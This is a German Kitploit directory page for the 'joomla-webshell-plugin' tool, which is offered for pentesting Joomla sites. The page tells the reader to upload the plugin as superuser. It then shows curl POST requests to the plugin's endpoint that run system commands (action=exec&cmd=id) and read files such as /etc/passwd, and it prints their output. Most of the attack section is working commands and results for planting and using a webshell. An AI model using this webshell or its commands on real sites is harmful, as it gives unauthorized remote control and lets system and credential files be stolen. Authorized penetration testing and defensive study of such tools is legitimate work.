
Skip to content
KitploitKITPLOIT
ToolsExploitsBlog
Log in
Einreichen
ToolsExploitsBlog
Einreichen

Hacking-, PenTest- und Cybersicherheits-Tools für Ihr Sicherheitsarsenal!

Kitploit ist ein Verzeichnis von Hacking-, Cybersicherheits- und Pentesting-Tools. Entdecken Sie die neuesten Projekt-Updates, um Schwachstellen zu finden, Systeme zu analysieren, Tests zu automatisieren und Ihre Sicherheit zu stärken.

FeedsKontaktDatenschutz© 2026 Kitploit

Tool-Verzeichnis

Kategorien

Alle Kategorien anzeigen
Loading categories
Joomla-webshell-plugin — Ein Webshell-Plugin und eine interaktive Shell für das Pentesting einer Joomla-Website. | Kitploit
Tools/GitHubGitHub/p0dalirius/joomla-webshell-plugin
ExploitationWebanwendungs-ExploitationPost-ExploitationWebsicherheitPenetrationstestsCommand and ControlRed TeamingRemote-Access-ToolPayload-Entwicklung
GitHubp0dalirius/joomla-webshell-plugin

Joomla-webshell-plugin

Ein Webshell-Plugin und eine interaktive Shell für das Pentesting einer Joomla-Website.

Repository anzeigenWebseite
62995vor 4 JahrenVon Kitploit geprüft
Teilen

Joomla-Webshell-Plugin für RCE

Ein Webshell-Plugin und eine interaktive Shell zum Pentesting einer Joomla-Website.
GitHub release (latest by date) YouTube Channel Subscribers

Funktionen

  • Webshell-Plugin für Joomla.
  • Ausführen von Systembefehlen über eine API mit ?action=exec.
  • Herunterladen von Dateien vom entfernten System auf den Angreifer-Rechner mit ?action=download.

Verwendung

Voraussetzungen: Sie benötigen die Anmeldedaten des Superuser-Kontos der Joomla-Instanz.


Schritt 1: Das Webshell-Plugin hochladen

Gehen Sie zur Seite "System --> Erweiterungen" unter http://127.0.0.1:10080/administrator/index.php?option=com_installer&view=install und klicken Sie auf "Paketdatei hochladen":
Schritt 2.1: Befehle ausführen


Sie können jetzt Befehle ausführen, indem Sie eine GET- oder POST-Anfrage an http://127.0.0.1:10080/modules/mod_webshell/mod_webshell.php mit action=exec&cmd=id senden:

$ curl -X POST 'http://127.0.0.1:10080/modules/mod_webshell/mod_webshell.php' --data "action=exec&cmd=id"
{"stdout":"uid=33(www-data) gid=33(www-data) groups=33(www-data)\n","stderr":"","exec":"id"}

Sie können auch über eine GET-Anfrage von einem Browser darauf zugreifen:
Schritt 2.2: Dateien herunterladen


Sie können auch entfernte Dateien herunterladen, indem Sie eine GET- oder POST-Anfrage an http://127.0.0.1:10080/modules/mod_webshell/mod_webshell.php mit action=download&path=/etc/passwd senden:

$ curl -X POST 'http://127.0.0.1:10080/modules/mod_webshell/mod_webshell.php' --data "action=download&path=/etc/passwd" -o-
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
mysql:x:101:101:MySQL Server,,,:/nonexistent:/bin/false

Sie können auch eine entfernte Datei von einem Browser mit einer GET-Anfrage herunterladen:
Schritt 3: Die interaktive Konsole

Wenn Ihre Webshell aktiv ist, können Sie nun die interaktive console.py verwenden, um Befehle auszuführen und entfernte Dateien herunterzuladen.


https://user-images.githubusercontent.com/79218792/169823449-42289f27-70a0-460b-8f40-9cecda55e6f5.mp4

Referenzen

  • https://docs.joomla.org/Special:MyLanguage/J3.x:Creating_a_simple_module/Developing_a_Basic_Module
  • https://docs.joomla.org/J4.x:Creating_a_Simple_Module
Tool herunterladen

Beliebteste

Alle anzeigen →

Entdecken Sie die meistgenutzten Tools unserer Community.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 Das ultimative OSINT-Toolkit: Untersuchungsgraph, Konfidenzbewertung, Alias-Familien, Karte, Zeitleiste und Berichte. 49 Module, 400+ Websites, keine API-Schlüssel erforderlich.

    867
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    GhostLock One-Tap Execution App (CVE-2026-43499)

    544
  • 3

    ARTEX

    baarai/artex

    LLM-basierte Multi-Agenten-Plattform für autonome Penetrationstests mit Planer-/Worker-Agenten, Asset- und Explorationsgraphen, MITM-Verkehrsaufzeichnung und Schwachstellen-Retesting.

    385
  • 4

    redforge

    cybersecurity91/redforge

    Browser-seitiges Red-Team-Toolkit mit 102 Offline-Tools für Recon, Payload-Generierung, Credential-Angriffe, Krypto, Encoding und Engagement-Reporting.

    360
  • 5

    looking-glass

    anonghosty/looking-glass

    CSIRT-Plattform, die Shadowserver-Berichte in MongoDB einliest und sie als interaktive Karten, Analysen, Findings, Advisories und Executive-Dashboards wiedergibt.

    302
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    Das System der Handlung für KI-native Cybersicherheit – wo Absicht zu gesteuerter Ausführung wird, Beweise zu operativem Gedächtnis werden und jeder Einsatz den nächsten verbessert.

    279

Alle Tools erkunden

Durchsuchen Sie unsere Tool-Sammlung

Alle Tools anzeigen →






